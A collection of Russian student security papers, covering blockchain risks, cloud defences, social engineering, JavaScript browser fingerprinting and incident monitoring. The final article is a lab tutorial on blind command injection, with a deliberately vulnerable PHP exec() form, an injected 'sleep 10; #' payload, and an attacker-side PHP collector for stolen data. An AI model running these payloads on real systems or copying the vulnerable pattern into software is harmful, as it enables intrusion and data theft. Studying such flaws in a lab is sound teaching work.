Рассматривая преимущества блокчейна может сложиться мнение что эта технология сделает прорыв в банковском секторе и станет новой ступенью в развитии данной отрасли, но почему-то в мире пока нет примеров банков которые полностью внедрили блокчейн технологию в структуру своей работы, есть лишь отдельные проекты основанные на данной технологии. Рассмотрим трудности, с которыми столкнутся банки при реализации у себя блокчейн технологии [3].

Довольно серьёзной может стать проблема безопасности, в распределённом реестре безопасность связана с криптографическими ключами, обеспечивающими доступ участников сети к собственным счетам, случай потери ключа или раскрытия данных может привести к потере денежных средств, хранимых на счёте. Сохранение конфиденциальности закрытых ключей – это сложная и трудоёмкая задача, которая зависит от нескольких факторов, включая надёжность используемых алгоритмов и протоколов для создания, хранения, передачи, отзыва и уничтожения ключей.

Сети построенные на блокчейн технологии плохо масштабируются, для банков данная особенность технологии является большим минусом так-как им необходимо хранить информацию о большом количестве клиентов.

При использовании блокчейн сетей у банков с маленьким количеством клиентов есть риск «атаки 51», ситуация, когда более половины вычислительной мощности сети находится под контролем одного человека, в этом случае он может нарушить правильную работу сети, что приведёт к финансовым потерям.

Также угрозой безопасности могут послужить уязвимости смарт-контрактов, например атака повторного входа происходит, когда злоумышленник может вызвать функцию смарт-контракта повторно, прежде чем первый вызов завершится или переполнение и не дополнение арифметики возникают, когда операция превышает максимальное или минимальное значение, которое может хранить переменная. Эти уязвимости могут привести к непредвиденным последствиям, таким как многократное снятие средств.

Безусловно блокчейн технология очень перспективна, чему свидетельствует огромное количество проектов, созданных на её основе, для банковского сектора блокчейн технология может послужить новым этапом развития так как она кардинально отличается от него и может исправить имеющиеся недостатки, но пока данная технология ещё сыра для её полноценного использования в банковском секторе. Ключевой проблемой

помимо недостатков является очень сложное внедрение технологии, в «чистом» виде её использование невозможно, а адаптация под банковский сектор займёт большое количество средств и времени.

В данной статье было рассмотрено использование технологии блокчейн в банковской сфере с целью выявления ее потенциала и преимуществ. Анализ показал, что блокчейн может значительно повысить эффективность банковского сектора, а также способствовать разработке инновационных финансовых продуктов. Однако, внедрение блокчейн-технологии также связано с рядом проблем и рисков.

Список источников

1. Блокчейн уже меняет банковский сектор // Новостное интернет-издание Medium [Электронный ресурс] //: https://medium.com/@universa_blockchain (дата обращения: 29.03.2024).
2. Шустов Д. И. Использование блокчейна в банковской сфере / Шустов Д. И. [Электронный ресурс] // ex4: [сайт]. — URL: <https://ex4.ru/blokchejn/ispolzovanie-blokchejna-v-bankovskoj-sfere> (дата обращения: 29.03.2024).
3. Указание Банка России от 29 декабря 2017 года № 50678-Т "О повышении качества кредитования, супервизионной оценке качества активов, резервировании долга и капитале кредитных организаций" [Электронный ресурс]. — Режим доступа: [https://cbr.ru/Content/Document/File/50678/Consultation_Paper_171229\(2\).pdf](https://cbr.ru/Content/Document/File/50678/Consultation_Paper_171229(2).pdf). (дата обращения: 30.03.2024).
4. Новиков С.П., Новикова А.В. Особенности развития российского ит-бизнеса в условиях санкций. В сборнике: От синергии знаний к синергии бизнеса. Сборник статей и тезисов докладов IV Международной научно-практической конференции студентов, магистрантов и преподавателей. 2017. С. 487-490.
5. Аверченкова Е.Э., Сазонова А.С., Аверченков А.В., Кузьменко А.А., Тищенко А.А., Филиппов Р.А. Основы инновационной деятельности предприятия. Учебное пособие / Москва, 2019.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Выявление особенностей обеспечения безопасности и методов защиты в облачных вычислениях

Согреев Никита Сергеевич (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье будут рассмотрены виды существующих, на данный момент, решений задач о безопасности данных в облачных системах. Рассмотрены наиболее известные типы угроз: сетевые атаки, уязвимости в приложениях операционных систем, вредоносное программное обеспечение, атаки на клиента и другие, а также проанализированы решения по их устранению.

Ключевые слова: облачные вычисления, безопасность, сетевая атака, защита информации, автоматизированные системы.

Облачные вычисления представляют собой модель предоставления услуг по обработке данных, хранению информации и выполнению вычислений через интернет. В отличие от традиционной модели, где программное обеспечение и данные хранятся на локальных устройствах или серверах, облачные вычисления позволяют доступ к ресурсам через интернет, обычно через веб-интерфейс или API. Это позволяет избавиться от необходимости в локальном оборудовании, что влечет сокращение расходов на инфраструктуру. Облачные вычисления относительно новая технология, поэтому в ней отсутствует полная классификация способов обнаружения угроз по сравнению с традиционной инфраструктурой.

Одним из ключевых аспектов обеспечения безопасности систем является тщательный контроль за физическим доступом к серверам и всей их инфраструктуре. Для обеспечения сетевой безопасности необходимо разработать модель угроз и тщательно продумать меры по их предотвращению.

В результате проведенного исследования проблем безопасности на платформах облачных вычислений была разработана система классификации основных видов атак, учитывающая характеристики виртуальной среды.

Традиционные атаки на программное обеспечение. Они включают в себя уязвимости операционных систем, модульных компонентов и сетевых протоколов. Для обеспечения защиты от таких угроз часто достаточно установки межсетевое экрана, антивирусного программного обеспечения и системы предотвращения вторжений (Intrusion Prevention System – IPS). Важно, чтобы эти средства защиты были способны эффективно функционировать в виртуальных средах и в значительной мере не влиять на производительность.

Функциональные атаки на элементы облака. Они связаны с её многослойной структурой. Для защиты от этого типа атак необходимо применять такие меры безопасности: для прокси – эффективную защиту от атак типа DoS (отказ в обслуживании); для веб-сервера – контроль целостности страниц; для сервера приложений – использование экрана на уровне приложений; для систем управления базами данных (СУБД) – защиту от атак SQL-инъекций; для систем хранения данных – регулярное резервное копирование.

Атаки на клиента. Данный вид защиты от атаки является важным аспектом безопасности в облачных технологиях, где пользователь получает доступ к ресурсам через веб-браузер. Эти атаки могут включать в себя такие типы как

межсайтовый скриптинг, расщепление запросов клиента, модификация данных в кэше сервера посредника, перехват веб-сессий, атаки типа "человек посередине" и другие. На сегодняшний день наиболее эффективной защитой от таких атак считается правильная аутентификация и использование шифрованного соединения с взаимной аутентификацией.

Атаки на системы управления. Большое количество виртуальных машин, используемых в облачной инфраструктуре, требуют наличия систем управления, способных надежно контролировать создание, перенос и удаление виртуальных машин. Вмешательство в систему управления может привести к появлению новых невидимых виртуальных машин, способных блокировать одни виртуальные машины и подставлять другие.

Стоит отметить, что появление новых угроз и методов атак, направленных непосредственно на платформу виртуальных вычислений, требует внедрения специализированных защитных механизмов, которые не могут быть обеспечены традиционными средствами защиты. Например необходимо обеспечить защиту в виде системы поставляемой в виде готовых аппаратных решений или в виде виртуальных устройств или средства, предназначенные для защиты непосредственно виртуальных машин и контроля коммуникаций в виртуальной среде.

Межсетевые экраны (firewalls). Специализированные системы безопасности, предназначенные для контроля и фильтрации трафика между сетями в облачной среде. Они очень важны в обеспечении безопасности информации и защиты от угроз в сетевом окружении. Они определяют, какие пользователи, приложения и устройства имеют доступ к ресурсам в облаке, и могут устанавливать правила доступа в соответствии с принципами наименьших привилегий. Межсетевые экраны могут обнаруживать и блокировать попытки несанкционированного доступа, включая атаки на основе уязвимостей приложений и вредоносного программного обеспечения.

Средства контроля целостности. Являются важным аспектом обеспечения безопасности в информационных системах, включая облачные вычисления. Они используются для обнаружения любых изменений в данных или программном обеспечении, которые могут указывать на нарушение целостности информации. В облачных вычислениях средства контроля целостности могут применяться на различных уровнях стека технологий, включая уровни операционной системы, средств виртуализации, приложений и данных. Они отвечают за хеширование, цифровые подписи, средства контроля целостности помогают обнаруживать и предотвращать изменения, которые приводят к потере данных.

Средства контроля политик безопасности. Обеспечивают контроль установленных правил безопасности в управлении доступом к ресурсам. Основная цель этого вида защиты состоит в анализе журналов работы операционной системы и приложений для выявления событий, связанных с безопасностью. Путем применения правил анализа журналов можно обнаружить важные события в огромном объеме записей, такие как подозрительное поведение или действия администратора.

Средства обнаружения и предотвращения вторжений (Intrusion Detection and Prevention Systems, IDS/IPS). Они предназначены для мониторинга сетевого трафика, обнаружения аномалий и злонамеренной активности, а также для предотвращения или смягчения возможных атак. Такие системы внедряются в виде программного агента, что позволяет экранировать уязвимости, обнаруженные в ОС и приложениях.

Главное преимущество этих инструментов заключается в их специализации на защите виртуальных сред и связанных с ними коммуникаций.

Заключение. Необходимо акцентировать внимание на постоянном развитии и усовершенствовании методов обеспечения безопасности в области облачных вычислений. Облачные вычисления играют все более важную роль в современной информационной инфраструктуре, однако они также представляют уникальные угрозы. Важно осознавать значимость полноценной защиты системы, которая включает в себя использование шифрования в сочетании с другими средствами защиты, такими как программная реализация межсетевого экрана, обнаружение и предотвращение вторжений, контроль целостности и защита от вредоносного кода.

Список источников

1. Шаньгин В. Ф. Защита информации в компьютерных системах и сетях. М.: ДМК Пресс, 2012. С. 254–259.
2. Аверченкова Е.Э., Сазонова А.С., Аверченков А.В., Кузьменко А.А., Тищенко А.А., Филиппов Р.А. Основы инновационной деятельности предприятия. Учебное пособие / Москва, 2019.
3. Михеенко О.В., Новиков С.П., Новиков П.В. Биометрическая аутентификация личности на основе блокчейн-технологии как непереносимое условие цифровой экономики. Вестник Брянского государственного технического университета. 2018. № 6 (67). С. 76-83.
4. Аверченков В.И., Рытов М.Ю. Организационная защита информации. Сер. Организация и технология защиты информации. Брянск, 2010.
5. Ильицкий В.Б., Малахов Ю.А., Ерохин В.В. Поводковая технологическая оснастка. Монография / Брянск, 1999.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Исследование атак с использованием социальной инженерии

Степанов Анатолий Денисович (ст. гр. О-21-ИБ-1-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье приведено исследование атак с использованием социальной инженерии.

Ключевые слова: информационная безопасность, социальная инженерия.

В современном мире существует очень много различных угроз, но зачастую самые эффективные кибер-преступления происходят посредством манипуляции информацией, с подачи сотрудников или проникновения в компанию. Не сложно представить какая часть системы наиболее уязвима для злоумышленника, наши компьютеры достаточно безопасны до того момента, когда им начинает пользоваться человек (сотрудник), наибольшее количество кибер-преступлений совершается с использованием социальной инженерии по статистике лаборатории Касперского только за последний месяц методами социальной инженерии было обмануто ~ 16 000 000 (4%) пользователей, к сравнению программы вымогатели затронули ~ 8 000 000 (2%) [1]. В наше время главной уязвимостью в любой информационной системе остаётся человек, как самый наглядный пример это атака на иранскую ядерную программу со стороны FBI, каждый сотрудник – это потенциально главная уязвимость в информационной сети отдельного предприятия. –

Социальная инженерия – в контексте информационной безопасности – психологическое манипулирование людьми с целью совершения определенных действий или разглашения конфиденциальной информации. Совокупность уловок с целью сбора информации, подделки или несанкционированного доступа от традиционного «мошенничества» отличается тем, что часто является одним из многих шагов в более сложной схеме мошенничества.

Социальная инженерия отличается от других видов мошенничества тем, что она не основана на технических или кибернетических способах взлома систем, а на манипуляции людьми. Злоумышленники, используя социальную инженерию, стремятся обмануть и дезориентировать своих жертв, чтобы получить доступ к конфиденциальным данным или финансовым ресурсам.

В отличие от фишинга или вредоносных программ, использование социальной инженерии не требует сложных технологических навыков. Злоумышленники могут использовать как поддельные звонки, электронные письма или сообщения в социальных сетях, чтобы убедить своих жертв раскрыть конфиденциальную информацию.

Таким образом, социальная инженерия представляет особую угрозу, поскольку она направлена не на слабые места в программах и уязвимости в системах, а на самого человека и его доверие, ведь из года в год более половины угроз реализуются именно через человека, имеющего легальный доступ. В 2023 доля инцидентов умышленного характера как в мире, так и в России превысила 98%. Умышленные утечки данных только в России с 78,8% выросли до 98,4% [1] («Infowatch» ФИНАНСОВЫЙ СЕКТОР). Различия в подходе и методах делают социальную инженерию более трудной для выявления и борьбы с ней, поэтому важно быть бдительным и следовать мерам предосторожности в онлайн и офлайн средах.

Опасности социальной инженерии

Социальные инженеры могут использовать различные способы, такие как маскировка под доверенное лицо или фальшивое представление, чтобы получить конфиденциальную информацию, пароли, номера кредитных карт и личные данные.

Потеря конфиденциальной информации: социальная инженерия может привести к утечке конфиденциальных данных организации или ее сотрудников. Например, злоумышленники могут обмануть сотрудника, чтобы он предоставил им доступ к корпоративной сети или конфиденциальной информации.

Потенциальные последствия для личной безопасности при атаках с использованием социальной инженерии, за счёт заполучения информации злоумышленником, могут включать в себя:

1. Кражу личной информации.
2. Финансовые потери.
3. Репутационный ущерб.
4. Угрозы физической безопасности.

Последствия успешной атаки методом социальной инженерии могут быть различными и зависят от целей злоумышленников. Некоторые возможные последствия включают в себя:

1. Получение доступа к конфиденциальной информации: злоумышленники могут получить доступ к паролям, данным банковских счетов, персональной информации и др.

2. Финансовые потери: перевод средств с банковского счета жертвы на сторонние счета.

3. Утечка конфиденциальных данных: получение конфиденциальной информации злоумышленниками может негативно отразиться на репутации, финансовом положении компании или частного лица.

4. Нарушение безопасности систем: использование полученных данных для нанесения ущерба системе или сети, например, проведение DDoS-атаки.

5. Распространение вредоносного ПО: заражение системы с целью получения контроля над устройством, информацией или сетью.

6. Негативное воздействие на психологическое состояние: жертвы атак социальной инженерии могут испытывать стресс, страх или даже панику, что может привести к различным заболеваниям в результате нарушения их психологического состояния и конфиденциальности.

В целом, успешная атака методом социальной инженерии может привести к серьезным последствиям для жертвы, поэтому важно быть бдительным и предпринимать меры по защите от таких атак.

Для защиты от атак, посредством социальной инженерии важно:

- проводить обучение сотрудников на предмет определения подозрительных ситуаций;
- внедрять многофакторную аутентификацию;

– актуализировать организационный и программно-аппаратный аспект защиты информации.

Обучение сотрудников для определения подозрительных ситуаций – важная часть защиты от атак с использованием социальной инженерии. Сотрудники должны уметь узнавать типичные признаки мошенничества, такие как попытки получить личную информацию, угрозы или принуждение к выполнению действий.

Систематические тренинги и обучающие программы повысят осведомленность сотрудников и укрепят защиту компании от атак со стороны социальных инженеров. Кроме того, важно создать внутренние политики и процедуры по обработке обращений и ситуаций, связанных с возможным мошенничеством.

Использование многофакторной аутентификации – важный способ защиты. При многофакторной аутентификации пользователь должен подтвердить свою личность, не только с помощью пароля, но и с помощью другого фактора, такого как SMS-код, биометрические данные или специальные устройства. Это делает процесс взлома учетной записи гораздо сложнее для злоумышленников.

Помимо этого, важно быть осторожным при общении с незнакомыми людьми, не раскрывать личную или рабочую информацию и не переходить по подозрительным ссылкам. Социальная инженерия представляет серьезную опасность для компаний и частных лиц. Мошенники, используя различные методы манипуляции и обмана, могут получить доступ к личной, конфиденциальной информации, взломать системы безопасности в следствии причинить серьезный ущерб, как финансовый, так и репутационный. Чтобы защитить себя от опасностей социальной инженерии, необходимо быть предельно бдительным и осведомленным, обучать сотрудников и соблюдать меры безопасности при обработке конфиденциальной информации. Кроме того, регулярное обновление программного обеспечения, использование надежных паролей помогут укрепить защиту от атак мошенников.

Список источников

1.«Infowatch». Финансовый сектор: утечки конфиденциальной информации Мир – Россия, 2021–2023 URL: <https://www.infowatch.ru/sites/default/files/analytics/files/finansoviy-sektor-utechki-konfidentsialnoy-informatsii-za-tri-goda-mir-rossiya.pdf>

2.«Kaspersky lab» Статистика информационных-угроз URL: <https://cybermap.kaspersky.com/ru>

3. Аверченков В.И., Роцин С.М. Мониторинг и системный анализ информации в сети интернет. Брянск, 2012.

4. Рытов М.Ю., Еременко В.Т., Горлов А.П. Автоматизация процесса оценки состояния защищенности объекта информатизации с использованием ингибиторных, вероятностных и раскрашенных сетей петри от утечки информации. Информация и безопасность. 2015. Т. 18. № 1. С. 123-126.

5. Еременко В.Т., Рытов М.Ю., Орешина М.Н., Лексиков Е.В. Информационно-аналитическая деятельность по обеспечению компьютерной безопасности. Орел, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004

Деанонимизация пользователей с помощью методов и сценариев на языке JavaScript

Сясин Дмитрий Сергеевич (ст. гр. О-21-ИБ-2-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье рассматриваются некоторые методы и сценарии атаки на языке программирования JavaScript для деанонимизации пользователей сети Internet.

Ключевые слова: деанонимизация, JavaScript, цифровой след.

Многие люди по всему миру беспокоятся о своей безопасности в реальной жизни. Виртуальное пространство так же не является исключением. Одним из способов обеспечения безопасности является становление пользователя анонимным, то есть не имеющий своего имени. Для обеспечения анонимности в сети, пользователи используют различные инструменты, а именно: VPN-сервисы, Проху-серверы, анонимные браузеры и даже анонимные операционные системы. Но как известно, совершенных систем не существует, поэтому существуют некоторые приемы и методы деанонимизации пользователей.

Одной из методик деанонимизации пользователей являются методы на языке Web программирования JavaScript, позволяющие создать «уникальный отпечаток» браузера, по которому можно отследить пользователя. Создание уникального отпечатка представляет опасность для анонимных пользователей, потому что он позволяет сравнивать данные, полученные при работе с браузером Tor с данными других браузеров.

Одним из методов является уязвимость, связанная со скоростью взаимодействия с колесом мыши, а также скоростью самой мыши. Данные зависят от конфигурации операционной системы и комплектующих устройства. Так же с помощью JavaScript возможно измерить характеристики CPU пользователя. Суть метода состоит в сборе информации о времени, необходимом для выполнения задачи и последующему ее использованию в качестве метки устройства пользователя.

Существуют и другие методы, например «Element.getBoudingClient Rect()». Суть данного метода заключается в возвращении объекта текстового прямоугольника, содержащего свойства высоты, ширины и отступов со всех

сторон. Результат на различных устройствах будет отличаться, что безусловно поможет в раскрытии пользователя [1].

«AudioContext Fingerprint» является методом сбора и обработки аудио отпечатка браузера. Данный метод позволяет с помощью настроек аудио браузера, определить вход пользователя на другой сайт даже с помощью другого браузера [2].

Наиболее распространенными являются методы «WebRTC fingerprint» и «Canvas fingerprint». «Canvas» представляет собой HTML5 API, используемое для графики и анимации на веб-странице с помощью языка JavaScript. Суть данного метода заключается в использовании элемента холста canvas, для визуализации 2D и 3D-графики в браузере. Браузер обрабатывает графический контент в фоновом режиме, а после завершения процесса, «canvas fingerprint» превращает графику в хэш, который является уникальным идентификатором [3].

«WebRTC fingerprint» является методом сбора цифрового отпечатка, использующим характеристики WebRTC для идентификации пользователей. Веб-приложение, использующее WebRTC, может получать доступ к различным параметрам, таким как: сетевые интерфейсы пользователя, разрешение экрана, поддерживаемые кодеки, подключенных видео- и аудиоустройствах, информацию о задержки в сети. Совокупность собранных характеристик, позволяет создать уникальный «отпечаток» для каждого пользователя или устройства.

Безопасность пользователей становится наиболее актуальной и важной в современном цифровом обществе. Поэтому необходимо уделить особое внимание обеспечению мер защиты приватности, в том числе использование инструментов блокировки отслеживания, обновлению версий браузера и повышению уровня знаний о различных уязвимостях.

Список источников

1. Сычев И. Пользователей Тог можно отследить по движениям мыши и бенчмарку процессора / Сычев И. [Электронный ресурс] // Хабр: [сайт]. — URL: <https://habr.com/ru/articles/368311/> (дата обращения: 23.03.2024).

2. AudioContext Fingerprint - аудио отпечаток браузера / [Электронный ресурс] // ВКонтакте: [сайт]. — URL: https://vk.com/wall-101083807_44 (дата обращения: 23.03.2024).

3. Макрушин Д. Деанонимизатор: где заканчивается анонимность в даркнете / Макрушин Д. [Электронный ресурс] // Denis Makrushin: [сайт]. — URL: <https://makrushin.com/deanonymisator-darknet/> (дата обращения: 23.03.2024).

4. Масалович А.И., Аманжолова С.Т., Шевченко Е.Л., Самбурская С.А. Анонимизация и деанонимизация. "Кибертень" в Интернете / Масалович А.И., Аманжолова С.Т., Шевченко Е.Л., Самбурская С.А. [Электронный ресурс] // Аваланч: [сайт]. — URL: <https://avalanche.vip/papers/2019deanon.htm> (дата обращения: 23.03.2024).

5. Еременко В.Т., Рытов М.Ю., Орешина М.Н., Лексиков Е.В. Информационно-аналитическая деятельность по обеспечению компьютерной безопасности. Орел, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Разработка систем мониторинга и управления инцидентами для быстрого обнаружения и реагирования на атаки на облачные сервисы

Шальнев Владислав Алексеевич (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmiriia@gmail.com)

Аннотация: с развитием технологий облачных вычислений стало очевидным, что безопасность и надежность облачных сервисов играют ключевую роль в успешной работе бизнеса. Серьезные атаки на облачные сервисы могут привести к утечкам конфиденциальной информации, нарушению работы сервисов и потере доверия со стороны пользователей. В этой связи разработка систем мониторинга и управления инцидентами становится необходимой для обеспечения безопасности и оперативной реакции на угрозы.

Ключевые слова: разработка, системы мониторинга, управление инцидентами, обнаружение, реагирование, атаки, облачные сервисы.

С увеличением числа компаний, переносящих свои приложения и данные в облако, растет и интерес злоумышленников к атакам на облачные сервисы. Угрозы могут быть разнообразными: от DDoS-атак и вредоносного программного обеспечения до атак на службу аутентификации и утечек данных. Это выдвигает перед компаниями задачу разработки эффективных систем мониторинга и управления инцидентами для обнаружения и реагирования на угрозы в реальном времени.

Статистика показывает устрашающий рост числа инцидентов безопасности, связанных с облачными сервисами. По данным ведущих аналитических агентств, более 60% крупных компаний сталкивались с серьезными атаками на свои облачные сервисы в последние два года. Это свидетельствует о необходимости развития более эффективных механизмов мониторинга и реагирования на угрозы в облачных средах.

На сегодняшний день существует ряд инструментов для мониторинга и управления инцидентами в облаке, таких как Security Information and Event Management (SIEM) системы, Intrusion Detection Systems (IDS) и Security Orchestration, Automation, and Response (SOAR) платформы. Однако многие из

них имеют ограниченные возможности обнаружения и реагирования на сложные атаки, а также требуют значительных затрат на поддержку и настройку.

С развитием технологий искусственного интеллекта и анализа больших данных становится возможным создание более интеллектуальных систем мониторинга и управления инцидентами в облаке. Использование алгоритмов машинного обучения для анализа сетевого трафика, обнаружения аномалий и прогнозирования потенциальных атак позволяет значительно повысить эффективность систем безопасности в облаке.

Одним из перспективных направлений развития является создание интегрированных платформ для мониторинга и управления инцидентами в облаке. Эти платформы должны объединять в себе функциональность SIEM, IDS и SOAR, а также предоставлять возможности для автоматизации реагирования на угрозы и анализа их последствий.

Функциональность SIEM включает в себя сбор, анализ и корреляцию данных безопасности из различных источников, таких как журналы событий, системы мониторинга сетевого трафика и средства аутентификации. IDS предназначены для обнаружения аномального поведения и потенциальных атак на сеть и приложения, в то время как SOAR позволяет автоматизировать реагирование на обнаруженные инциденты, включая автоматическое выявление и блокирование угроз, оптимизацию процессов реагирования и анализ последствий инцидентов.

Интеграция всех этих функциональных возможностей в единую платформу позволит компаниям улучшить скорость и точность обнаружения угроз, а также сократить время реакции на инциденты. Кроме того, автоматизация процессов реагирования на угрозы снизит риск человеческих ошибок и ускорит восстановление после инцидентов.

Такие интегрированные платформы также должны обеспечивать возможности анализа данных для выявления скрытых угроз и трендов, а также интеграцию с другими системами безопасности и управления облачными сервисами. В результате компании смогут обеспечить более высокий уровень безопасности своих облачных сред, минимизировать риски и обеспечить бесперебойную работу своих бизнес-процессов.

Разработка систем мониторинга и управления инцидентами для облачных сервисов – это сложная и многогранная задача, требующая интеграции современных технологий и методов. Однако правильно спроектированные и настроенные системы могут значительно снизить риски для бизнеса и обеспечить безопасность облачных сервисов в условиях быстро меняющейся киберугрозы.

Список источников

1. Шмойлов Д.В. Облачные вычисления: актуальность и проблемы / Д.В. Шмойлов // «Электронное научное периодическое издание Электроника и информационные технологии». № 1 (10)». МГУ им. Н.П. Огарева, г. Саранск, 2016. 7 с.

2. Синев П.В. Облачные вычисления: перспективы и проблемы / П.В. Синев // Материалы научно-практической конференции студентов и аспирантов. г. Владимир, 2012. 2 с.

3. Еременко В.Т., Рытов М.Ю., Орешина М.Н., Лексиков Е.В. Информационно-аналитическая деятельность по обеспечению компьютерной безопасности. Орел, 2016.

4. Аверченков В.И. Аудит информационной безопасности. Учебное пособие / (3-е издание, стереотипное) Москва, 2016.

5. Рытов М.Ю., Шкаберин В.А., Лысов Д.А., Горлов А.П. Авторизация пользователей на основе комплексного применения методов распознавания лиц. Информация и безопасность. 2016. Т. 19. № 1. С. 106-109.

Материал поступил в редколлегию 20.04.2024

УДК 004

Исследование эксплуатации уязвимости «слепое внедрение команд»

Шапенская Алина Михайловна (ст. гр. О-19-БАС-боис-С)

Работа выполнена под руководством доцента кафедры «Системы информационной безопасности», Голембиовской Оксаны Михайловны (Bryansk-ti@yandex.ru)

Аннотация: в данной статье рассматривается процесс реализации эксплуатации уязвимости «слепое внедрение команд». Приводятся два варианта реализации: на основе таймингов и при помощи ПО Kali Linux.

Ключевые слова: уязвимость, слепое внедрение команд, операционная система, веб-сервис, веб-сервер, скрипт, PHP, Kali Linux.

Уязвимость «внедрение команд» (blind command injection) или же «удалённое выполнение кода» позволяет выполнять команды на уровне операционной системы. Такие уязвимости могут быть найдены в веб-приложениях и в роутерах. Такой тип уязвимости труднее для понимания и еще сложнее для эксплуатации — вместо того, чтобы вводить полезную нагрузку и наблюдать за результатами прямо в окне браузера или в консоли, нужно использовать сторонний веб-сервер. [1]

Для попытки эксплуатации слепого внедрения команд необходимы следующие ресурсы:

- машина с веб-сервером и уязвимым веб-приложением;
- веб-сервер атакующего — может быть вторая машина в локальной сети или ваш личный хостинг.

Ниже приведен скрипт, который будет выступать в качестве уязвимого приложения. [1]

```
<!DOCTYPE html>
1 <html>
2   <head>
3     <meta charset="UTF-8">
4     <title>Отправка сообщения администратору</title>
5   </head>
6   <body>
7     <p>Введите сообщение администратору сайта
8     hackware.ru</p>
9     <form>
10      <input name="message" type="text" />
11      <input type="submit">
12    </form>
13
14    <?php
15      if (isset($_GET["message"])) {
16        exec ('echo ' . $_GET["message"] . ' >>
17        /tmp/messages');
18      }
19      ?>
20    </body>
</html>
```

Сохраним скрипт в файл с расширением `.php`. Далее можно сохранить его в папке веб сервера `vuln`, и этот скрипт станет доступен по адресу `http://localhost/vuln/`. В результате мы получаем форму для ввода строки, которая выводится на обычной веб-странице.

В коде стоит уделить особе внимание строке №16

```
16 exec ('echo ' . $_GET["message"] . ' >> /tmp/messages');
```

Здесь функция `exec` выполняет системную команду без вывода сообщения. В качестве системной команды используется `echo`, с помощью которой полученное сообщение сохраняется в файл `/tmp/messages`. Мы рассматриваем учебный случай, при котором не фильтруются никакие символы.

Скрипт запускает системную команду вида:

```
1 echo СТРОКА >> /tmp/messages
```

Если в качестве **СТРОКИ** мы впишем фразу «Привет, это проверка; `sleep 10; #`», то получится, что будет выполнено следующее:

```
1 echo Привет, это проверка; sleep 10; # >> /tmp/messages
```

В этой строке первой командой является:

```
1 echo Привет, это проверка;
```

Затем следует наша полезная нагрузка:

```
1 sleep 10;
```

Наконец, мы ставим знак `#` (решётки) чтобы последняя часть превратилась в комментарий и не вызывала ошибок:

```
1 # >> /tmp/messages
```

Поскольку никакие данные не выводятся, необходимо найти косвенные способы подтвердить наличие уязвимости. Полезная нагрузки в виде команды

«sleep 10;» является одним из таких способов — без этой команды новая страница загружается практически мгновенно, а с ней новая страница загружается только через 10 секунд т. е., когда команда sleep завершит свою работу.

Кроме описанного способа на основе таймингов, можно инициировать исходящее подключения с уязвимой машины на веб сервер под управлением атакующего. Обычно исходящие соединения не запрещены правилами межсетевых экранов. Если удастся зафиксировать входящие подключение от атакуемой машины, значит уязвимость подтверждена.

Создадим файл **c.php** на веб сервере или хостинге атакующего со следующим содержимым:

Листинг 2 – Скрипт для файла «c.php»

```
1 <?php
2
3 if (isset($_GET["b"])) {
4     $file = 'messages.txt';
5     $current = file_get_contents($file);
6     $current .= base64_decode($_GET["b"]) . "\n". "\n";
7     file_put_contents($file, $current);
8 }
9
10 if (isset($_GET["q"])) {
11     $file = 'messages.txt';
12     $current = file_get_contents($file);
13     $current .= $_GET["q"] . "\n". "\n";
14     file_put_contents($file, $current);
15 }
16
17 if (isset($_POST["q"])) {
18     $file = 'messages.txt';
19     $current = file_get_contents($file);
20     $current .= $_POST["q"] . "\n". "\n";
21     file_put_contents($file, $current);
22 }
```

Скрипт он принимает значение параметра b или q, отправленных методом GET и POST. Значение обеих переменных сохраняется в файл messages.txt. Значение q сохраняется как есть, а строка из b предварительно декодируется из BASE64.

В качестве машины атакующего используется ПО Kali Linux. В этом дистрибутиве файлы веб-сервера хранятся в папке /var/www/html/. Поэтому сохраним содержимое приведённого выше скрипта в файл /var/www/html/c.php:

```
1 sudo mousepad /var/www/html/c.php
```

В этой же папке необходимо создать файл messages.txt:

```
1 sudo touch /var/www/html/messages.txt
```

Поскольку файл принадлежит пользователю root, а скрипт c.php будет работать с правами веб-сервера, то нужно сделать этот файл доступным для записи всем:

```
1 sudo chmod 777 /var/www/html/messages.txt
```

Мониторить появление новых записей в этом файле можно следующей командой:

```
1 tail -f /var/www/html/messages.txt
```

Новые записи в файле messages.txt будут выводиться в реальном времени по мере добавления.

Запустим веб-сервер на Kali Linux:

```
1 sudo systemctl start apache2.service
```

В реальной ситуации для эксплуатации слепого внедрения команд необходимо, чтобы у атакующего был белый IP, либо использовать любой хостинг с РНР. Рассмотрим на примере, когда оба компьютера уязвимый и атакующий находятся в локальной сети. В данной ситуации достаточно локального IP адреса. Посмотреть свой локальный IP адрес возможно при помощи команды:

```
1 ip a
```

У Kali Linux в данном случае это 192.168.56.104, следовательно, скрипт для получения информации доступен по адресу **192.168.56.104/c.php**

Проверим его работу, открыв в веб-браузере ссылку 192.168.56.104/c.php?q=проверка скрипта. В результате в файле messages.txt должна появиться строка «проверка скрипта». [2]

